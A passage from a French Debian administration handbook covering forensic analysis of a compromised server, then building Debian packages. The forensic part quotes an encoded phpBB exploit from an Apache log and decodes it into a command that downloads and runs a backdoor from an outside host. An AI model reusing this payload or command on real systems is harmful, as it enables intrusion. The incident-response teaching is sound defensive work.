- une option d'une commande qui ne fonctionne plus (il vérifie alors la version du logiciel et elle ne correspond pas à celle installée d'après `dpkg`) ;
- une invite de connexion qui indique que la dernière connexion réussie est en provenance d'une machine roumaine ;
- une partition `/tmp/` pleine (entraînant des erreurs) qui s'avère contenir des films pirates ;
- etc.

14.6.2. Mettre le serveur hors-ligne

Dans l'immense majorité des cas, l'intrusion provient du réseau et la disponibilité du réseau est essentielle à l'attaquant pour atteindre ses objectifs (récupérer des données confidentielles, échanger des fichiers illégaux, masquer son identité en employant la machine comme relais intermédiaire...). Débrancher l'ordinateur du réseau empêchera l'attaquant d'arriver à ses fins au cas où il n'en aurait pas encore eu le temps.

Ceci n'est possible que si l'on dispose d'un accès physique au serveur. Si ce n'est pas le cas (par exemple parce que le serveur est hébergé à l'autre bout du pays chez un prestataire d'hébergement), il peut être plus judicieux de commencer par récolter quelques informations importantes (voir les sections suivantes), puis d'isoler autant que possible le serveur en stoppant le maximum de services (c'est-à-dire tout sauf `sshd`). Cette situation n'est pas recommandable car il est impossible de s'assurer que l'attaquant ne profite pas (comme l'administrateur) d'un accès via SSH. Il est difficile dans ces conditions de « nettoyer » la machine.

14.6.3. Préserver tout ce qui peut constituer une preuve

Si l'on veut comprendre ce qui s'est passé et/ou si l'on veut pouvoir poursuivre les assaillants, il faut conserver une copie de tous les éléments importants : notamment le contenu du disque dur, la liste des processus en cours d'exécution et la liste des connexions ouvertes. Le contenu de la mémoire vive pourrait aussi être intéressant, mais il est assez rare que l'on exploite cette information.

Le stress du moment incite souvent les administrateurs à vérifier beaucoup de choses sur l'ordinateur incriminé, mais c'est une très mauvaise idée. Chaque commande exécutée est susceptible d'effacer des éléments de preuve. Il faut se contenter du minimum (`netstat -tupan` pour les connexions réseau, `ps auxf` pour la liste des processus, `ls -alR /proc/[0-9]*` pour quelques informations supplémentaires sur les programmes en cours d'exécution) et noter systématiquement ce que l'on fait.

ATTENTION

Analyse à chaud

La tentation est grande d'analyser à chaud un système, surtout lorsque l'on n'a pas d'accès physique au serveur. Cette opération n'est pas souhaitable, tout simplement parce que ne vous ne pouvez pas faire confiance aux programmes installés sur la machine compromise : il se peut que `ps` n'affiche pas tous les processus, que `ls` dissimule des fichiers, voire que le noyau en fasse de même !

Si malgré tout une telle analyse doit être conduite, il convient d'employer des programmes que l'on sait être corrects. Il est possible d'avoir un CD-Rom de secours contenant des programmes sains, voire un partage réseau (en lecture seule). Toutefois, si le noyau est compromis, mêmes ces mesures ne seront pas forcément suffisantes.

Une fois sauvegardés les éléments « dynamiques » les plus importants, il faut réaliser une image fidèle du disque complet. Il est impossible de réaliser une telle image si le système de fichiers évolue encore. Il faut donc le remonter en lecture seule (*read-only*). Le plus simple est souvent de stopper le serveur (brutalement, après un `sync`) et de le démarrer sur un CD-Rom de secours. Une image de chaque partition peut alors être réalisée à l'aide du programme `dd`. Ces images peuvent être stockées sur un autre serveur (l'utilitaire `nc` est alors très pratique pour envoyer les données générées par `dd` d'une machine à une autre). Une autre solution, beaucoup plus simple, est de sortir le disque de la machine et de le remplacer par un neuf prêt à être réinstallé.

14.6.4. Réinstaller

Avant de remettre le serveur en ligne, il est indispensable de le réinstaller complètement. En effet, si la compromission était sévère (obtention des privilèges administrateur), il est presque impossible d'être certain d'avoir éliminé tout ce que l'attaquant a pu laisser derrière lui (portes dérobées notamment, *backdoors* en anglais). Une réinstallation complète apportera cette certitude. Bien entendu, il faut également installer toutes les dernières mises à jour de sécurité afin de colmater la brèche que l'attaquant a réussi à exploiter. Idéalement l'analyse de l'attaque aura mis en lumière la faille et il sera possible de la corriger avec certitude (au lieu de simplement espérer que les mises à jour de sécurité seront suffisantes).

Pour un serveur distant, réinstaller n'est pas forcément évident à réaliser. Il faudra souvent le concours de l'hébergeur car tous ne disposent pas d'infrastructure de réinstallation automatique. Attention également à ne pas réinitialiser la machine avec une sauvegarde complète ulté-

rieure à la date de compromission ! Il vaut mieux réinstaller les logiciels et ne restaurer que les données.

14.6.5. Analyser à froid

Maintenant que le service est à nouveau fonctionnel, il est temps de se pencher sur les images disque du système compromis afin de comprendre ce qui s'est passé. Lorsqu'on monte l'image du disque, il faut prendre soin d'employer les options ro,nodev,noexec,noatime afin de ne ne pas modifier son contenu (y compris les horodatages des accès aux fichiers) et de ne pas exécuter par erreur des exécutables compromis.

Pour reconstituer efficacement le scénario d'une attaque, il faut chercher tous azimuts ce qui a été modifié et exécuté :

- L'analyse d'éventuels fichiers `.bash_history` est souvent très instructive.
- Il faut extraire la liste des fichiers récemment créés, modifiés et consultés.
- L'identification des programmes installés par l'attaquant est souvent possible à l'aide de la commande `strings` qui extrait les chaînes de caractères présentes dans un binaire.
- L'analyse des fichiers de traces de `/var/log/` fournit souvent une chronologie.
- Enfin, des outils spécialisés permettent de récupérer le contenu de potentiels fichiers supprimés (notamment les fichiers de trace que les attaquants aiment à supprimer).

Il existe des logiciels pour faciliter certaines de ces opérations. Citons notamment *The Coroner Toolkit* (Le kit du médecin légiste) fourni par le paquet *tct* : il contient `grave-robber` qui collecte à chaud des données d'un système compromis, `lazarus` qui extrait des données des zones non allouées d'un disque, `pcat` qui effectue une copie de la mémoire utilisée par un processus, ainsi que d'autres outils d'extraction de données.

Le paquet *sleuthkit* fournit d'autres outils d'analyse de système de fichiers. Leur usage est grandement facilité par l'interface graphique *Autopsy Forensic Browser* contenue dans le paquet *autopsy*.

14.6.6. Reconstituer le scénario de l'attaque

Tous les éléments récoltés au cours de l'analyse doivent pouvoir s'emboîter comme dans un puzzle : la date de création des premiers fichiers suspects correspond souvent à des traces prouvant l'intrusion. Un petit exemple réel sera plus parlant qu'un long discours théorique.

La trace ci-dessous, extraite d'un fichier `access.log` de Apache, en est un exemple :

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.
    ➥ php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr
    ➥ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr
    ➥ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr
    ➥ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr
    ➥ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr
    ➥ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
    ➥ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr
    ➥ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr
    ➥ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr
    ➥ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr
    ➥ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr
    ➥ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr
    ➥ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)
    ➥ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)
    ➥ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)
    ➥ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252
    ➥ echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969
    ➥ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Cet exemple correspond à l'exploitation d'un ancien trou de sécurité de phpBB.

➨ http://secunia.com/advisories/13239/

➨ http://www.phpbb.com/phpBB/viewtopic.php?t=240636

En décodant cette longue URL, il est possible de comprendre que l'attaquant a exécuté la commande PHP `system("cd /tmp;wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd;chmod +x bd;./bd &")`. Effectivement, un fichier `bd` est disponible dans `/tmp/`. L'exécution de `strings /mnt/tmp/bd` renvoie entre autres PsychoPhobia Backdoor is starting.... Il s'agit donc d'une porte dérobée.

Peu de temps après, cet accès a été utilisé pour télécharger et installer un *bot* IRC qui s'est connecté à un réseau IRC *underground*. Il peut être contrôlé par le biais de ce protocole, notamment pour télécharger des fichiers puis les mettre à disposition. Ce logiciel dispose de son propre fichier de trace :

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
    ➥ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
    ➥ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
    ➥ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
```

```
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
    ➥ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
    ➥ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
    ➥  KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
    ➥  80.2 KB/sec)
```

Deux fichiers vidéo ont été déposés sur le serveur par l'intermédiaire de la machine 82.50.72.202.

En parallèle à cela, l'attaquant a téléchargé des fichiers supplémentaires `/tmp/pt` et `/tmp/loginx`. Une analyse avec `strings` permet de récupérer des chaînes comme *Shellcode placed at 0x%08lx* ou *Now wait for suid shell...*. Il s'agit de programmes exploitant des vulnérabilités locales pour obtenir des privilèges administrateur. Mais sont-ils parvenus à leur fin ? Selon toute vraisemblance (fichiers modifiés postérieurement à l'intrusion), non.

Dans cet exemple, tout le déroulement de l'intrusion a pu être reconstitué et l'attaquant a pu se servir du système compromis pendant 3 jours. Toutefois, le plus important dans cette reconstitution est que la vulnérabilité a été identifiée et a pu être corrigée sur la nouvelle installation.

Mots-clés

Rétroportage
Recompilation
Paquet source
Archive
Méta-paquet
Développeur Debian
Mainteneur

Chapitre

15 Conception d'un paquet Debian

Manipuler régulièrement des paquets Debian provoque tôt ou tard le besoin de créer le sien propre ou d'en modifier un. Ce chapitre essaie de répondre à vos interrogations en la matière et fournit des éléments pour tirer le meilleur parti de l'infrastructure offerte par Debian. Qui sait, en ayant ainsi mis la main à la pâte, peut-être irez-vous plus loin et deviendrez-vous développeur Debian !

15.1. Recompiler un paquet depuis ses sources

Plusieurs éléments justifient la recompilation d'un paquet depuis ses sources. L'administrateur peut avoir besoin d'une fonctionnalité du logiciel qui implique de recompiler le programme en activant une option particulière ou souhaiter en installer une version plus récente que celle fournie dans sa version de Debian (dans ce cas, il recompilera un paquet plus récent récupéré dans la version *Testing* ou *Unstable* pour qu'il fonctionne parfaitement dans sa distribution *Stable*, opération appelée le rétroportage). On prendra soin de vérifier, avant de se lancer dans une recompilation, que personne d'autre ne s'en est déjà chargé ; on pourra vérifier en particulier sur la page dédiée du système de suivi de paquets.

➡ `http://packages.qa.debian.org/`

15.1.1. Récupérer les sources

Pour recompiler un paquet Debian, il faut commencer par rapatrier son code source. Le moyen le plus simple est d'employer la commande `apt-get source nom-paquet-source`, qui nécessite la présence d'une ligne de type deb-src dans le fichier `/etc/apt/sources.list` et l'exécution préalable de la commande `apt-get update`. C'est déjà le cas si vous avez suivi les instructions du chapitre portant sur la configuration d'APT (voir section 6.1, « Renseigner le fichier `sources.list` » page 112). Notez cependant que vous téléchargerez les paquetages sources du paquet disponible dans la version de Debian désignée par la ligne deb-src de ce fichier de configuration. Si vous souhaitez en rapatrier une version particulière, il vous faudra peut-être la télécharger manuellement depuis un miroir Debian ou depuis le site web : récupérer deux ou trois fichiers (d'extensions `*.dsc` — pour *Debian Source Control* — `*.tar.comp` et parfois `*.diff.gz` ou `*.debian.tar.comp` — *comp* pouvant prendre les valeurs gz, bz2, lzma ou xz selon l'outil de compression employé) puis exécuter la commande `dpkg-source -x fichier.dsc`. Si le fichier `*.dsc` est disponible à une URL donnée, on pourra même se simplifier la vie en utilisant `dget URL` : cette commande (qui fait partie du paquet *devscripts*) récupère le `*.dsc` à l'adresse indiquée, en analyse le contenu et récupère automatiquement le ou les fichiers qu'il référence. Avec l'option -x, le paquet source est même extrait localement.

15.1.2. Effectuer les modifications

Les sources maintenant disponibles dans un répertoire portant le nom du paquet source et sa version (par exemple *samba-3.6.16*), nous pouvons nous y rendre pour y effectuer nos modifications.

La première modification à apporter est de changer le numéro de version du paquet pour distinguer les paquets recompilés des originaux fournis par Debian. Supposons que la version actuelle

soit 3.6.16-2 ; nous pouvons créer une version 3.6.16-2falcot1, ce qui désigne clairement l'origine du paquet. De cette manière, la version est supérieure à celle fournie par Debian et le paquet s'installera facilement en tant que mise à jour de l'original. Pour effectuer ce changement, il est préférable d'utiliser le programme `dch` (*Debian CHangelog*) du paquet *devscripts* en saisissant `dch --local falcot`. Cette commande démarre un éditeur de texte (`sensible-editor` — votre éditeur favori si vous l'avez précisé dans la variable d'environnement `VISUAL` ou `EDITOR`, un éditeur par défaut dans les autres cas) où l'on pourra documenter les différences apportées par cette recompilation. On peut constater que `dch` a bien modifié le fichier `debian/changelog`.

Si une modification des options de compilation s'avère nécessaire, il faudra modifier le fichier `debian/rules`, qui pilote les différentes étapes de la compilation du paquet. Dans les cas les plus simples, vous repérerez facilement les lignes concernant la configuration initiale (./configure ...) ou déclenchant la compilation ($(MAKE) ... ou make ...). En les adaptant convenablement, il est possible d'obtenir l'effet souhaité. Si ces commandes n'apparaissent pas directement, elles sont vraisemblablement appelées par une des commandes présentes. Il faudra se référer à leur documentation pour en apprendre plus sur la manière de changer le comportement par défaut.

Il convient parfois de s'occuper du fichier `debian/control`, qui renferme la description des paquets générés. Il peut être intéressant de la modifier pour qu'elle reflète les changements apportés. Par ailleurs, ce fichier contient aussi des champs Build-Depends qui donnent la liste des dépendances de génération du paquet. Celles-ci se rapportent souvent à des versions de paquets contenus dans la distribution d'origine du paquet source, qui ne sont peut-être pas disponibles dans la version utilisée pour la recompilation. Il n'existe pas de moyen automatique pour savoir si une dépendance est réelle ou si elle a été créée pour garantir que la compilation s'effectue bien avec les dernières versions d'une bibliothèque (c'est le seul moyen disponible pour forcer un *autobuilder* à recompiler le paquet avec une version prédéfinie d'un paquet — c'est pourquoi les mainteneurs Debian utilisent fréquemment ce procédé).

N'hésitez donc pas à modifier ces dépendances pour les assouplir si vous savez qu'elles sont trop strictes. La lecture d'éventuels fichiers documentant le mode de compilation du logiciel (souvent nommés `INSTALL`) vous sera sans doute utile pour retrouver les bonnes dépendances. Idéalement, il faudrait satisfaire toutes les dépendances avec les paquets disponibles dans la version utilisée pour la recompilation. Sans cela, on entre dans un processus récursif où il faut préalablement rétroporter les paquets donnés dans les champs Build-Depends avant de pouvoir compléter le rétroportage souhaité. Certains paquets, qui n'ont pas besoin d'être rétroportés, seront installés tels quels pour les besoins de la recompilation (c'est souvent le cas de *debhelper*). Cependant, le processus peut se compliquer rapidement si l'on n'y prend garde, aussi faut-il éviter autant que possible tout rétroportage non strictement nécessaire.

ASTUCE

Installer les `Build-Depends`

`apt-get` aide à installer rapidement tous les paquets cités dans le ou les champs `Build-Depends` d'un paquet source disponible dans une distribution donnée sur une ligne `deb-src` du fichier `/etc/apt/sources.list`. Il suffit pour cela d'exécuter la commande `apt-get build-dep paquet-source`.

15.1.3. Démarrer la recompilation

Toutes les modifications souhaitables étant apportées sur les sources, il faut maintenant régénérer le paquet binaire correspondant (fichier `.deb`). Tout ce processus de création est contrôlé par le programme `dpkg-buildpackage`.

Ex. 15.1 *Recompilation d'un paquet*

```
$ dpkg-buildpackage -us -uc
[...]
```

OUTIL **fakeroot**

Le processus de création de paquet, qui finalement se contente de rassembler dans une archive des fichiers existant localement (ou compilés), a besoin de créer des fichiers dont le propriétaire sera le plus souvent `root`. Pour éviter de compiler les paquets sous l'identité de l'administrateur, ce qui induirait des risques inutiles, on peut utiliser l'utilitaire nommé `fakeroot`. Lorsqu'il est utilisé pour lancer un programme, `fakeroot` laisse croire à ce programme qu'il tourne sous l'identité de `root`, et que les fichiers qu'il crée appartiennent également à l'administrateur. Lorsque le programme va créer l'archive qui deviendra le paquet Debian, il pourra ainsi y placer des fichiers appartenant à divers propriétaires. C'est pourquoi `dpkg-buildpackage` utilise par défaut `fakeroot` pour la préparation des paquets.

Notez qu'il ne s'agit que d'une impression donnée au programme lancé et qu'on ne peut donc pas utiliser cet outil pour obtenir des privilèges quelconques. Le programme tourne réellement sous l'identité de l'utilisateur qui lance `fakeroot programme` et les fichiers qu'il crée réellement continuent de lui appartenir.

La commande précédente échoue si les champs Build-Depends n'ont pas été corrigés ou si les dépendances correspondantes n'ont pas été installées. Dans ce cas, on outrepasse cette vérification en ajoutant le paramètre `-d` à l'invocation de `dpkg-buildpackage`. En ignorant volontairement ces dépendances, on s'expose cependant à ce que la compilation échoue plus tard. Pis, il se peut que le paquet compile correctement mais que son fonctionnement soit altéré car certains programmes désactivent automatiquement des fonctionnalités s'ils détectent l'absence d'une bibliothèque lors de la compilation.

Les développeurs Debian utilisent plus volontiers un programme comme `debuild`, qui fera suivre l'appel de `dpkg-buildpackage` par l'exécution d'un programme chargé de vérifier que le paquet généré est conforme à la charte Debian. Par ailleurs, ce script nettoie l'environnement pour que les variables d'environnement locales n'affectent pas la compilation du paquet. `debuild` fait partie de la série d'outils du paquet *devscripts*, qui partagent une certaine cohérence et une configuration commune simplifiant le travail des mainteneurs.

DÉCOUVERTE

pbuilder

Le programme `pbuilder` (du paquet éponyme) sert à recompiler un paquet Debian dans un environnement *chrooté* : il crée un répertoire temporaire contenant un système minimal nécessaire à la reconstruction du paquet (en se basant sur les informations contenues dans le champ *Build-Depends*). Grâce à la commande `chroot`, ce répertoire sert ensuite de racine (`/`) lors du processus de recompilation.

Cette technique permet de compiler le paquet dans un environnement non dégradé (notamment par les manipulations des utilisateurs), de détecter rapidement les manques éventuels dans les dépendances de compilation (qui échouera si un élément essentiel n'est pas documenté) et de compiler un paquet pour une version de Debian différente de celle employée par le système (la machine peut utiliser *Stable* pour le fonctionnement quotidien et `pbuilder` peut employer *Unstable* pour la recompilation).

15.2. Construire son premier paquet

15.2.1. Méta-paquet ou faux paquet

Faux paquet et méta-paquet se concrétisent tous deux par un paquet vide qui n'existe que pour les effets de ses informations d'en-têtes sur la chaîne logicielle de gestion des paquets.

Le faux paquet existe pour tromper `dpkg` et `apt` en leur faisant croire que le paquet correspondant est installé alors qu'il ne s'agit que d'une coquille vide. Cela aide à satisfaire les dépendances lorsque le logiciel en question a été installé manuellement. Cette méthode fonctionne, mais il faut l'éviter autant que possible ; rien ne garantit en effet que le logiciel installé manuellement constitue un remplaçant parfait du paquet concerné et certains autres paquets, qui en dépendent, pourraient donc ne pas fonctionner.

Le méta-paquet existe en tant que collection de paquets par le biais de ses dépendances, que son installation installera donc toutes.

Pour créer ces deux types de paquets, on peut recourir aux programmes `equivs-control` et `equivs-build` (du paquet Debian *equivs*). La commande `equivs-control fichier` crée un fichier contenant des en-têtes de paquet Debian qu'on modifiera pour indiquer le nom du paquet souhaité, son numéro de version, le nom du mainteneur, ses dépendances, sa description. Tous les autres champs dépourvus de valeur par défaut sont optionnels et peuvent être supprimés. Les champs Copyright, Changelog, Readme et Extra-Files ne sont pas standards pour un paquet Debian. Propres à `equivs-build`, ils disparaîtront des en-têtes réels du paquet généré.

Ex. 15.2 *Fichier d'en-têtes d'un faux paquet* libxml-libxml-perl

```
Section: perl
Priority: optional
Standards-Version: 3.8.4

Package: libxml-libxml-perl
Version: 1.57-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.6.6)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
 .
 In fact, the package is not installed since a newer version
 of the module has been manually compiled & installed in the
 site_perl directory.
```

L'étape suivante consiste à générer le paquet Debian en invoquant la commande `equivs-build fichier`. Le tour est joué : le paquet est disponible dans le répertoire courant et vous pouvez désormais le manipuler comme tous les autres paquets Debian.

15.2.2. Simple archive de fichiers

Les administrateurs de Falcot SA souhaitent créer un paquet Debian pour déployer facilement un ensemble de documents sur un grand nombre de machines. Après avoir étudié le guide du nouveau mainteneur, l'administrateur en charge de cette tâche se lance dans la création de son premier paquet.

➡ http://www.debian.org/doc/maint-guide/index.fr.html

Il commence par créer un répertoire `falcot-data-1.0`, qui abritera le paquet source qu'il a choisi de réaliser. Ce paquet se nommera donc falcot-data et portera le numéro de version 1.0. L'administrateur place ensuite les fichiers des documents qu'il souhaite distribuer dans un sous-répertoire `data`. Il invoque la commande `dh_make` (du paquet *dh-make*) pour ajouter les fichiers requis par le processus de génération d'un paquet (tous contenus dans un sous-répertoire `debian`) :

```
$ cd falcot-data-1.0
$ dh_make --native
```

```
Type of package: single binary, indep binary, multiple binary, library, kernel module
    ➥ , kernel patch or cdbs?
 [s/i/m/l/k/n/b] i

Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date            : Mon, 11 Apr 2011 15:11:36 +0200
Package Name    : falcot-data
Version         : 1.0
License         : blank
Usind dpatch    : no
Type of Package : Independent
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional tuning.
Done. Please edit the files in the debian/ subdirectory now. You should also
check that the falcot-data Makefiles install into $DESTDIR and not in / .
$
```

Le type de paquet *single binary* indique que ce paquet source ne générera qu'un seul paquet binaire dépendant de l'architecture (Architecture:any). *indep binary* est le pendant de *single binary* pour un seul paquet binaire indépendant de l'architecture (Architecture:all). Nous optons pour ce dernier choix puisque le paquet abrite des documents et non des programmes binaires : il est donc exploitable sur toutes les architectures.

multiple binary est à employer pour un paquet source générant plusieurs paquets binaires. Le type *library* est un cas particulier pour les bibliothèques partagées qui doivent suivre des règles de mise en paquet très strictes. Il en est de même pour *kernel module*, réservé aux paquets contenant des modules noyau. *cdbs* est un système de construction de paquets assez souple mais nécessitant un certain apprentissage.

ASTUCE

Nom et adresse électronique du mainteneur

La plupart des programmes qui recherchent vos nom et adresse électronique de responsable de paquet utilisent les valeurs contenues dans les variables d'environnement `DEBFULLNAME` et `DEBEMAIL` ou `EMAIL`. En les définissant une fois pour toutes, vous vous éviterez de devoir les saisir à de multiples reprises. Si votre shell habituel est `bash`, il suffit pour cela d'ajouter les deux lignes suivantes dans vos fichiers `~/.bashrc` et `~/.bash_profile` (en remplaçant évidemment ces valeurs par celles qui vous correspondent !) :

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Le programme `dh_make` a créé un sous-répertoire `debian` contenant de nombreux fichiers. Certains sont nécessaires : c'est notamment le cas des fichiers `rules`, `control`, `changelog` et

`copyright`. Les fichiers d'extension `.ex` sont des fichiers d'exemples qu'on peut modifier et rebaptiser (en supprimant simplement cette extension) si cela s'avère utile. Dans le cas contraire, il convient de les supprimer. Le fichier `compat` doit être conservé car il est nécessaire au bon fonctionnement des programmes de l'ensemble appelé *debhelper*, dont les noms commencent par le préfixe `dh_` et qui sont employés à diverses étapes de la création de paquet.

Il faut mentionner dans le fichier `copyright` les auteurs des documents inclus dans le paquet et la licence logicielle associée. En l'occurrence, il s'agit de documents internes dont l'usage est limité à la société Falcot. Le fichier `changelog` par défaut convient relativement bien, et l'administrateur s'est contenté d'écrire une explication un peu plus longue que *Initial release* (version initiale) et de modifier la distribution unstable en internal. Le fichier `control` a lui aussi changé : la section a désormais pour valeur *misc* et les champs Homepage, Vcs-Git et Vcs-Browser ont été supprimés. Le champ Depends a été complété par iceweasel | www-browser pour garantir la présence d'un navigateur web capable de consulter les documents ainsi diffusés.

Ex. 15.3 *Le fichier* `control`

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 7.0.50~)
Standards-Version: 3.8.4

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Documentation interne de Falcot SA
 Ce paquet fournit plusieurs documents décrivant
 la structure interne de Falcot SA. Cela comprend:
  - l'organigramme
  - les contacts pour chaque département
 .
 Ces documents NE DOIVENT PAS sortir de la société.
 Ils sont réservés à un USAGE INTERNE.
```

Ex. 15.4 *Le fichier* `changelog`

```
falcot-data (1.0) internal; urgency=low

  * Initial Release.
  * Commençons avec peu de documents:
```

```
    - la structure interne de la société
    - les contacts de chaque département

 -- Raphael Hertzog <hertzog@debian.org>  Mon, 11 Apr 2011 20:46:33 +0200
```

Ex. 15.5 *Le fichier* `copyright`

```
This work was packaged for Debian by:

    Raphael Hertzog <hertzog@debian.org> on Mon, 11 Apr 2011 20:46:33 +0200

Copyright:

    Copyright (C) 2004-2011 Falcot SA

License:

    All rights reserved.
```

B.A.-BA

Fichier `Makefile`

Un fichier `Makefile` est un script détaillant au programme `make` les règles nécessaires pour reconstruire des fichiers issus d'un réseau de dépendances (un programme, fruit de la compilation de fichiers sources, en est un exemple). Le fichier `Makefile` contient la liste de ces règles en respectant le format suivant :

```
cible: source1 source2 ...
        commande1
        commande2
```

Cette règle peut se traduire ainsi : si l'un des fichiers `source*` est plus récent que le fichier `cible`, il faut exécuter `command1` et `command2` pour régénérer la cible à partir des sources.

Attention, un caractère de tabulation doit impérativement précéder toutes les commandes. Sachez aussi que si la ligne de commande débute par un signe moins (`-`), la commande peut échouer sans que tout le processus avorte.

Le fichier `rules` contient normalement un ensemble de règles employées pour configurer, compiler et installer le logiciel dans un sous-répertoire dédié (portant le nom du paquet binaire généré). Le contenu de ce sous-répertoire est ensuite intégré au paquet Debian comme s'il était la racine du système de fichiers. Dans le cas qui nous concerne, les fichiers seront installés dans le répertoire `debian/falcot-data/usr/share/falcot-data/` pour que les documents ainsi diffusés soient disponibles sous `/usr/share/falcot-data/` dans le paquet généré. Le fichier `rules`

est de type `Makefile` avec quelques cibles standardisées (notamment clean et binary, respectivement pour nettoyer et produire le binaire).

Bien que ce fichier soit au cœur du processus, il est fréquent qu'il ne contienne que le strict minimum pour lancer un ensemble standardisé de commandes qui sont fournies par le paquet `debhelper`. C'est le cas dans le fichier préparé par `dh_make`. Pour installer nos fichiers, nous allons simplement modifier le comportement de la commande `dh_install` en créant le fichier `debian/falcot-data.install` :

```
data/* usr/share/falcot-data/
```

À ce stade, il est déjà possible de créer le paquet. Nous allons toutefois y ajouter une dernière touche. Les administrateurs souhaitent que ces documents soient facilement accessibles depuis les menus Aide (ou *Help*) des bureaux graphiques. Ils décident donc de créer une entrée dans le système de menus Debian. Pour cela, ils modifient le fichier `debian/menu.ex` et l'enregistrent sans l'extension.

Ex. 15.6 *Le fichier* menu

```
?package(falcot-data):needs=X11|wm section=Help\
  title="Documentation interne à Falcot SA" \
  command="/usr/bin/x-www-browser /usr/share/falcot-data/index.html"
?package(falcot-data):needs=text section=Help\
  title="Documentation interne à Falcot SA" \
  command="/usr/bin/www-browser /usr/share/falcot-data/index.html"
```

Le champ needs positionné à X11|wm indique que cette entrée de menu n'a de sens que dans l'interface graphique. Elle sera donc intégrée uniquement dans les menus des applications graphiques (ou X11) et les gestionnaires de fenêtres (wm est en effet l'abréviation de *window manager*). Le champ section précise l'emplacement de l'entrée dans le menu. Dans notre cas, elle sera intégrée au sous-menu d'aide *Help*. Le champ title (titre) est le texte que les utilisateurs verront dans le menu. Enfin, le champ command décrit la commande à exécuter lorsqu'un utilisateur sélectionne cet élément de menu.

La deuxième entrée est le pendant de la première, mais adaptée au mode texte d'une console Linux.

CHARTE DEBIAN

L'organisation des menus

L'organisation des menus Debian suit une structure précise, documentée dans le texte suivant :

➨ http://www.debian.org/doc/packaging-manuals/menu-policy/

Il est recommandé de choisir une section listée dans ce document pour remplir le champ section d'un fichier menu.

La simple création du fichier `debian/menu` est suffisante pour activer le menu dans le paquet généré car le programme `dh_installmenu` est automatiquement appelé par `dh` au cours de la fabrication du paquet.

Le paquet source est prêt ! Il ne reste plus qu'à générer le paquet binaire avec la commande déjà employée pour des recompilations de paquets : on se place dans le répertoire `falcot-data-1.0` et on exécute `dpkg-buildpackage -us -uc`.

15.3. Créer une archive de paquets pour APT

Les administrateurs de Falcot SA maintiennent désormais un certain nombre de paquets Debian modifiés ou créés par eux et qui leur servent à diffuser des données et programmes internes.

Pour faciliter leur déploiement, ils souhaitent les intégrer dans une archive de paquets directement utilisable par APT. Pour des raisons évidentes de maintenance, ils désirent y séparer les paquets internes des paquets officiels recompilés. Les entrées qui correspondraient à cette situation dans un fichier `/etc/apt/sources.list` seraient les suivantes :

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

